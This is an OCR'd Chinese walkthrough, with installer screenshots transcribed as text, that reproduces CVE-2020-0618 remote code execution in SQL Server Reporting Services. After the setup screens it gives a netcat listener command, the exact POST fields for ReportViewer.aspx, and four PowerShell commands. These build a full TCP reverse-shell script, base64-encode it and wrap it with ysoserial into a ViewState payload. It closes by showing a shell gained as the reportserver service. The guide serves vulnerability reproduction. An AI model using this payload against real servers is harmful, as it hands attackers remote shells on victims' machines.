

SQL Server 2016 安装程序
功能选择
选择要安装的 Developer 功能。
产品密钥
许可条款
全局规则
Microsoft 更新
安装安装程序文件
安装规则
功能选择
功能规则
实例配置
服务器配置
数据库引擎配置
Reporting Services 配置
功能配置规则
准备安装
安装进度
完成
功能(F):
实例功能
数据库引擎服务
SQL Server 复制
R 服务(数据库内)
全文和语义提取搜索
Data Quality Services
针对外部数据的 PolyBase 查询服务
Analysis Services
Reporting Services - 本机
共享功能
R Server (独立)
功能说明:
包括数据库引擎，它是用于存储、处理和保护数据的核心服务。数据库引擎提供受控制的访问和快速的事务处理功能，还为维护高可用性
所选功能的必备组件(P):
已经安装:
Windows PowerShell 3.0 或更高版本
磁盘空间要求(D)
驱动器 C: 需要 1902 MB，有 39375 MB 可用
全选(A)
取消全选(U)
实例根目录(R):
C:\Program Files\Microsoft SQL Server\
共享功能目录(S):
C:\Program Files\Microsoft SQL Server\
共享功能目录(x86)(X):
C:\Program Files (x86)\Microsoft SQL Server\
< 上一步(B)
下一步(N) >
取消



SQL Server 2016 安装程序
实例配置
指定 SQL Server 实例的名称和实例 ID。实例 ID 将成为安装路径的一部分。
产品密钥
许可条款
全局规则
Microsoft 更新
安装安装程序文件
安装规则
功能选择
功能规则
实例配置
服务器配置
数据库引擎配置
Reporting Services 配置
功能配置规则
准备安装
安装进度
完成
默认实例(D)
命名实例(A):
MSSQLSERVER
实例 ID(I):
MSSQLSERVER
SQL Server 目录:
C:\Program Files\Microsoft SQL Server\MSSQL13.MSSQLSERVER
Reporting Services 目录:
C:\Program Files\Microsoft SQL Server\MSRS13.MSSQLSERVER
已安装的实例(L):
实例名称
实例 ID
功能
版本类别
版本
< 上一步(B)
下一步(N) >
取消



SQL Server 2016 安装程序
服务器配置
指定服务帐户和排序规则配置。
产品密钥
许可条款
全局规则
Microsoft 更新
安装安装程序文件
安装规则
功能选择
功能规则
实例配置
服务器配置
数据库引擎配置
Reporting Services 配置
功能配置规则
准备安装
安装进度
完成
服务帐户
排序规则
Microsoft 建议您对每个 SQL Server 服务使用一个单独的帐户(M)。
服务
帐户名
密码
启动类型
SQL Server 代理
NT Service\SQLSERVERAGENT
手动
SQL Server 数据库引擎
NT Service\MSSQLSERVER
自动
SQL Server Reporting Services
NT Service\ReportServer
自动
SQL Server Browser
NT AUTHORITY\LOCAL SERVICE
已禁用
授予 SQL Server 数据库引擎服务"执行卷维护任务"特权(G)
此特权可以通过避免数据页清零来启用即时文件初始化。这可能会因允许访问删除的内容而导致信息泄漏。
单击此处了解详细信息
< 上一步(B)
下一步(N) >
取消





密码 123qweASD







安装并配置完 sql server 及 reporting services，启动“Reporting Services 配置管理器”，如下图




点击“连接”进入配置管理器，如下图表示成功启动




执行命令“nc.exe -lvp 4343”让 nc 监听在端口 4343，如下图

```
C:\Users\ \Desktop\netcat-1.11>nc.exe -lvp 4343
listening on [any] 4343 ...
```

安装并启动 postman，发送方式 POST，地址 http://localhost/ReportServer/pages/ReportViewer.aspx


Body 中填入键值对

NavigationCorrector$PageState= NeedsCorrection


NavigationCorrector$ViewState=payload（payload 生成方式下面会讲述）

__VIEWSTATE=

如下图




Authorization 中 TYPE 选择 NTLM，用户名密码出填入本机用户的用户名和密码，如下图





注意此处如果不配置 Authorization，发送后会返回 401 unauthorized

payload 生成方式，在 powershell 中依次执行如下 4 条命令：


```
$command = '$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4343);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 =$sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length); $stream.Flush()};$client.Close()'

$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)

$encodedCommand = [Convert]::ToBase64String($bytes)

.\ysoserial.exe -g TypeConfuseDelegate -f LosFormatter -c "powershell.exe -encodedCommand $encodedCommand" -o base64 | clip
```

将第 1 条命令中的 ip 地址和端口改为你的 nc 监听的地址和端口，执行完上述 4 条命令后，payload 会复制到剪贴板，直接粘贴到上述的 payload 位置


点击发送，返回结果如下图




回到 nc 查看已经成功收到反连 shell，如下图




执行几个命令，如下图




能看到我们已经拿到了 nt service\reportserver 权限的 shell

# 附录 1

https://mp.weixin.qq.com/s/ZjZKLMwTW56MPb4Gb229Bg
https://blog.csdn.net/qq_40989258/article/details/105344344
这 2 篇漏洞复现是一个人写的

https://github.com/euphrat1ca/CVE-2020-0618
https://bbs.pediy.com/thread-257827.htm
https://www.anquanke.com/post/id/198945

https://www.mdsec.co.uk/2020/02/cve-2020-0618-rce-in-sql-server-reporting-services-ssrs/
mdsec 公司的这篇文章应该是互联网上关于这个漏洞最早的分析文章，也是其他文章的参考源